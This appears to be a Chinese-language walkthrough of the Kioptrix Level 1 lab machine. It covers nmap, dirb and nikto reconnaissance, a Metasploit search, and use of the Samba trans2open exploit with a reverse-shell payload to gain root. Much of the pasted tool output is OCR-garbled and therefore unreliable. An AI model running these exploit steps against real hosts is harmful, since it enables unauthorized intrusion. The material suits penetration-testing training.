

一、信息收集

1. 主机发现,如下,192.168.0.107是kali的ip,那么192.168.0.108就是靶机的ip了

```
nmap -sn 192.168.0.1/24
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-01 19:53 CST
Nmap scan report for 192.168.0.1 (192.168.0.1)
Host is up (0.0026s latency).
Nmap scan report for 192.168.0.101 (192.168.0.101)
Host is up (0.094s latency).
Nmap scan report for 192.168.0.102
Host is up (0.0044s latency).
Nmap scan report for 192.168.0.103
Host is up (0.079s latency).
Nmap scan report for 192.168.0.107 (192.168.0.107)
Host is up (0.00017s latency).
Nmap scan report for 192.168.0.108 (192.168.0.108)
Host is up (0.0010s latency).
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.10 seconds
```

2. 扫描端口,如下:系统Red-Hat, 22端口OpenSSH版本2.9p2, 80端口443端口 Apache httpd版本1.3.20、mod_ssl版本2.8.4、OpenSSL版本0.9.6b, 139端口 netbios-ssn Samba smbd、1024端口rpc,其中看扫描结果samba应该是有漏洞的

```
nmap -sV -sC -T4 192.168.0.108
```

```
192.168.0.108
Starting Nmap 7.94 (https://nmap.org) at 2023-07-01 19:53 CST Nmap scan report for 192.168.0.108 (192.168.0.108) Host is up (0.00041s latency).

Not shown: 994 closed tcp ports (conn-refused)
         STATE SERVICE
PORT
                                 VERSION
22/tcp open ssh
                                 OpenSSH 2.9p2 (protocol 1.99)
 _sshv1: Server supports SSHv1
    1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
    1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp open http
                                 Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
  http-methods:
 _ Potentially risky methods: TRACE
_http-title: Test Page for the Apache Web Server on Red Hat Linux
 _http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
.11/tcp open rpcbind 2 (RPC #100000)
111/tcp open rpcbind
  rpcinfo:
     program version
                             port/proto service
     100000 2
                               111/tcp
                                            rpcbind
                                            rpcbind
     100000 2
                               111/udp
     100024 1
                              1024/tcp
                                            status
     100024 1
                              1024/udp status
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
1397(tp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b |_ssl-date: 2023-07-01T11:56:06+00:00; +1m49s from scanner time.
  __http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
  _http-title: 400 Bad Request
     SSLv2 supported
     ciphers:
       SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
SSL2_DES_64_CBC_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
SSL2_RC4_64_WITH_MD5
        SSL2_RC4_128_EXPORT40_WITH_MD5
       SSL2_DES_192_EDE3_CBC_WITH_MD5
SSL2_RC4_128_WITH_MD5
 ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvi
nceName=SomeState/countryName=
 139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
 443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b |_ssl-date: 2023-07-01T11:56:06+00:00; +1m49s from scanner time.
  _http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b _http-title: 400 Bad Request
   sslv2:
     SSLv2 supported
      ciphers:
        SSL2 RC2 128 CBC EXPORT40 WITH MD5
        SSL2_DES_64_CBC_WITH_MD5
SSL2_RC2_128_CBC_WITH_MD5
SSL2_RC4_64_WITH_MD5
        SSL2_RC4_128_EXPORT40_WITH_MD5
SSL2_DES_192_EDE3_CBC_WITH_MD5
        SSL2_RC4_128_WITH_MD5
 ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvi
 nceName=SomeState/countryName=
   Not valid before: 2009-09-26T09:32:06
 |_Not valid after: 2010-09-26T09:32:06
 1024/tcp open status
                                   1 (RPC #100024)
 Host script results:
 _nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
  smb2-time: Protocol negotiation failed (SMB2)
 |_clock-skew: 1m48s
 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.67 seconds
```

3. nmap扫描一下主机漏洞情况,如下,有CVE-2011-1002、CVE-2014-0224、CVE-2015-4000、CVE-2014-3566、CVE-2009-3103

```
nmap --script=vuln 192.168.0.108
```

```
script=vuln 192.168.0.108
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-01 20:16 CST
Pre-scan script results:
| broadcast-avahi-dos:
   Discovered hosts:
     224.0.0.251
   After NULL UDP avahi packet DoS (CVE-2011-1002).
   Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.108 (192.168.0.108)
Host is up (0.89s latency).
Not shown: 994 closed tcp ports (conn-refused)
        STATE SERVICE
22/tcp open ssh
80/tcp open http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-trace: TRACE is enabled
http-enum:
   /test.php: Test page
   /icons/: Potentially interesting directory w/ listing on 'apache/1.3.20'
   /manual/: Potentially interesting directory w/ listing on 'apache/1.3.20'
    /usage/: Potentially interesting folder
111/tcp open rpcbind
139/tcp open netbios-ssn
443/tcp open https
|_http-dombased-xss: Couldn't find any DOM based XSS.
  ssl-ccs-injection:
   VULNERABLE:
   SSL/TLS MITM vulnerability (CCS Injection)
     State: VULNERABLE
443/tcp open https
|_http-dombased-xss: Couldn't find any DOM based XSS.
  ssl-ccs-injection:
    VULNERABLE:
    SSL/TLS MITM vulnerability (CCS Injection)
       State: VULNERABLE
       Risk factor: High
         OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
         does not properly restrict processing of ChangeCipherSpec messages,
         which allows man-in-the-middle attackers to trigger use of a zero
         length master key in certain OpenSSL-to-OpenSSL communications, and
         consequently hijack sessions or obtain sensitive information, via
         a crafted TLS handshake, aka the "CCS Injection" vulnerability.
       References:
        http://www.cvedetails.com/cve/2014-0224
         http://www.openssl.org/news/secadv_20140605.txt
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
  ssl-dh-params:
    VULNERABLE:
    Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
       State: VULNERABLE
       IDs: BID:74733 CVE:CVE-2015-4000
         The Transport Layer Security (TLS) protocol contains a flaw that is
         triggered when handling Diffie-Hellman key exchanges defined with
         the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
         to downgrade the security of a TLS session to 512-bit export-grade
         cryptography, which is significantly weaker, allowing the attacker
         to more easily break the encryption and monitor or tamper with
         the encrypted stream.
       Disclosure date: 2015-5-19
       Check results:
         EXPORT-GRADE DH GROUP 1
```

```
ssl-dh-params:
   VULNERABLE:
   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
     State: VULNERABLE
     IDs: BID:74733 CVE:CVE-2015-4000
       The Transport Layer Security (TLS) protocol contains a flaw that is
       triggered when handling Diffie-Hellman key exchanges defined with
       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
       to downgrade the security of a TLS session to 512-bit export-grade
       cryptography, which is significantly weaker, allowing the attacker
       to more easily break the encryption and monitor or tamper with
       the encrypted stream.
     Disclosure date: 2015-5-19
     Check results:
       EXPORT-GRADE DH GROUP 1
              Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
              Modulus Type: Safe prime
              Modulus Source: mod_ssl 2.0.x/512-bit MODP group with safe prime modulus
              Modulus Length: 512
              Generator Length: 8
              Public Key Length: 512
     References:
       https://weakdh.org
       https://www.securityfocus.com/bid/74733
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
   Diffie-Hellman Key Exchange Insufficient Group Strength
     State: VULNERABLE
       Transport Layer Security (TLS) services that use Diffie-Hellman groups
       of insufficient strength, especially those using one of a few commonly
       shared groups, may be susceptible to passive eavesdropping attacks.
     Check results:
       WEAK DH GROUP 1
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
  Diffie-Hellman Key Exchange Insufficient Group Strength
    State: VULNERABLE
      Transport Layer Security (TLS) services that use Diffie-Hellman groups
      of insufficient strength, especially those using one of a few commonly
      shared groups, may be susceptible to passive eavesdropping attacks.
    Check results:
      WEAK DH GROUP 1
           Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
           Modulus Type: Safe prime
           Modulus Source: mod_ssl 2.0.x/1024-bit MODP group with safe prime modulus
           Modulus Length: 1024
           Generator Length: 8
           Public Key Length: 1024
    References:
      https://weakdh.org
_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
_sslv2-drown: ERROR: Script execution failed (use -d to debug)
ssl-poodle:
  VULNERABLE:
  SSL POODLE information leak
    State: VULNERABLE
    IDs: BID:70574 CVE:CVE-2014-3566
          The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
          products, uses nondeterministic CBC padding, which makes it easier
         for man-in-the-middle attackers to obtain cleartext data via a padding-oracle attack, aka the "POODLE" issue.
    Disclosure date: 2014-10-14
    Check results:
      TLS_RSA_WITH_3DES_EDE_CBC_SHA
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
```

```
TLS_RSA_WITH_3DES_EDE_CBC_SHA

References:

https://vew.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566

https://www.securityfocus.com/bid/70574

https://www.imperialviolet.org/2014/0/14/poodle.html

https://www.imperialviolet.org/2014/0/14/poodle.html

https://www.opensal.org/-bodo/ssl-poodle.pdf

|_http-csrf: Couldn't find any CSRF vulnerabilities.
|http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|amb-vuln-cve2009-3103:
| VULNERABLE: | SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
| State: VULNERABLE | IDs: CVE:CVE-2009-3103 | Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2, Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a denial of service (system crash) via an 6 (ampersand) character in a Process ID High header field in a NEGOTIATE PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location, aka "SMBv2 Negotiation Vulnerability."

Disclosure date: 2009-09-08 | References: | http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103 | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103 | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103 | smb-vuln-ms10-054: false | samba-vuln-ms20-064: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [14] | smb-vuln-ms20-064: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more fields are missing); aborting [14]
```

4. 使用kali自带爆破工具dir扫描一下web目录

dirb http://192.168.0.108

```
+ http://192.168.0.108/~operator (CODE:403|SIZE:273)
+ http://192.168.0.108/~root (CODE:403|SIZE:269)
+ http://192.168.0.108/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.0.108/index.html (CODE:200|SIZE:2890)

⇒> DIRECTORY: http://192.168.0.108/manual/
⇒ DIRECTORY: http://192.168.0.108/mrtg/
⇒ DIRECTORY: http://192.168.0.108/usage/

— Entering directory: http://192.168.0.108/manual/ —

(!) WARNING: Directory IS LISTABLE. No need to scan it. (Use mode '-w' if you want to scan it anyway)


— Entering directory: http://192.168.0.108/mrtg/ —

+ http://192.168.0.108/mrtg/index.html (CODE:200|SIZE:17318)

— Entering directory: http://192.168.0.108/usage/ —

+ http://192.168.0.108/usage/index.html (CODE:200|SIZE:4286)
```

5. manual目录下存在目录遍历漏洞





Index of /manual

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory mod/	26-Sep-2009 09:51 26-Sep-2009 05:32	-	

Apache/1.3.20 Server at 127.0.0.1 Port 80

6. usage目录下是Webalizer,一个网站服务器日志分析程序,发现一个域名 kioptrix.level1和test.php文件,test文件需要通过域名才可以访问





7. 最后再使用nikto扫描一下web漏洞,漏洞还挺多

```
* Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/9.9.6b

*/: Server may leak incodes via tTags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep 6 11:12:46 2001. See: http://eve.mitre.org/cgi-bin/cvename.cgi?name-CVE-2003-1418

*/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

*/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MINE type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supp orted until Nov 11 2023.

**mod_ssl/2.8.4* appears to be outdated (current is at least 2.9.6) (may depend on server version).

**Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.

**/: Apache is vulnerable to XSS via the Expect header. See: http://eve.mitre.org/cgi-bin/cvename.cgi?name-CVE-2006-3918

**Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote Dos and possible code execution.

**Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.

**Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to a veriflow in mod_rewrite and mod_cgi.

**om_dssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to oreflow in mod_rewrite and mod_cgi.

**OPIDNS: Allowed HTTP Methods: GET, HEAD, OPITONS, TRACE.

**IHTD FRACE method is active which suggests the host is vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name-CVC-2001-0835

**/manual/: Directory indexing found.

**/up-contile/sheeps-type-frame-CVC-2001-0835

**/manual/: Directory indexing found.

**/wp-content/themes/twentyeleven/mages/headers/server.php?filesrc=/etc/hosts: A PHP
```

二、getshell

1. 使用msf搜索上面发现的漏洞,发现CVE-2014-0224、CVE-2015-4000、CVE-2014-3566、samba都可以搜到,前面三个都是openssl的漏洞

```
<u>msf6</u> > search samba
Matching Modules
             # Name
                                                                                                                                                                                                                                                                                                             Disclosure Date Rank
                                                                                                                                                                                                                                                                                                                                                                                                                                                        Check Description
                                                                                                                                                                                                                                                                                                                                                                                                excellent Yes
average No
excellent Yes
manual No
normal No
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             Citrix Access Gateway Command Execution
Computer Associates License Client GETCONFIG Overflow
DistCt Daeom Command Execution
Group Policy Script Execution From Shared Resource
Linux Gather Configurations
List Rsync Modules
MS14-060 Microsoft Windows OLE Package Manager Code Executio
                              exploit/unix/webapp/citrix_access_gateway_exec
exploit/windows/license/calicclnt_getconfig
exploit/unix/misc/distcc_exec
exploit/windows/smb/group_policy_startup
post/linux/gather/enum_configs
auxiliary/scanner/rsync/modules_list
exploit/windows/fileformat/ms14_060_sandworm
                                                                                                                                                                                                                                                                                                             2010-12-21
2005-03-02
2002-02-01
2015-01-26
                                                                                                                                                                                                                                                                                                             2014-10-14
                         exploit/windums/fitchings/msiz_sonamangement_rce
exploit/multi/samba/usermap_script
exploit/multi/samba/usermap_script
exploit/multi/samba/ustrans
exploit/linux/samba/setinfopolicy_heap
auxiliary/admin/smb/setinfopolicy_heap
auxiliary/admin/smb/samba_symlink_traversal
auxiliary/danin/samba/chain_reply
exploit/linux/samba/lsa_addprivs_heap
auxiliary/dos/samba/lsa_addprivs_heap
auxiliary/dos/samba/lsa_transnames_heap
exploit/osx/samba/lsa_transnames_heap
exploit/osx/samba/lsa_transnames_heap
auxiliary/dos/samba/lsa_transnames_heap
auxiliary/dos/samba/rad_nttrans_ea_list
exploit/reebsd/samba/trans2open
exploit/linux/samba/trans2open
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            Quest KACE Systems Management Command Injection
Samba "username map script" Command Execution
Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
Samba ScrinformationPolicy AuditVentsInfo Heap Overflow
Samba Symlink Directory Traversal
Samba netr_ServerPasswordSet Uninitialized Credential State
Samba chain_reply Memory Corruption (Linux x86)
Samba is_known_pipename() Arbitrary Module Load
Samba is_lo_privilege_set Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba lsa_io_trans_names Heap Overflow
Samba trans_open Overflow (±850 x86)
Samba transZopen Overflow (±850 x86)
Samba transZopen Overflow (±850 x86)
                                                                                                                                                                                                                                                                                                                                                                                                  excellent
excellent
average
normal
                                                                                                                                                                                                                                                                                                                                                                                                   normal
good
excellent
                                                                                                                                                                                                                                                                                                             2010-06-16
2017-03-24
                                                                                                                                                                                                                                                                                                                                                                                                   normal
normal
good
average
                                                                                                                                                                                                                                                                                                              2003-04-07
                                exploit/thux/samba/trans2open
exploit/solaris/samba/trans2open
exploit/windows/http/sambar6_search_results
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        trans2open Overflow (Mac OS X PPC)
trans2open Overflow (Solaris SPARC)
trans2open Overflow (Solaris SPARC)
t 6 Search Results Buffer Overflow
```

2. 使用exploit/linux/samba/trans2open进行攻击

```
use exploit/linux/samba/trans2open
set payload linux/x86/shell_reverse_tcp
set rhost 192.168.0.108
exploit
```

3. 如下,成功拿下root权限shell

```
| msf6 | vse exploit/linux/samba/trans2open | x | No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp | msf6 | exploit(linux/samba/trans2open) | vset payload linux/x86/shell_reverse_tcp | msf6 | exploit(linux/samba/trans2open) | vset payload linux/x86/shell_reverse_tcp | msf6 | exploit(linux/samba/trans2open) | vset rhost | 192.168.0.108 | rhost | 192.168.0.108 | msf6 | exploit(linux/samba/trans2open) | vset rhost | 192.168.0.108 | msf6 | exploit(linux/samba/trans2open) | vset | vs
```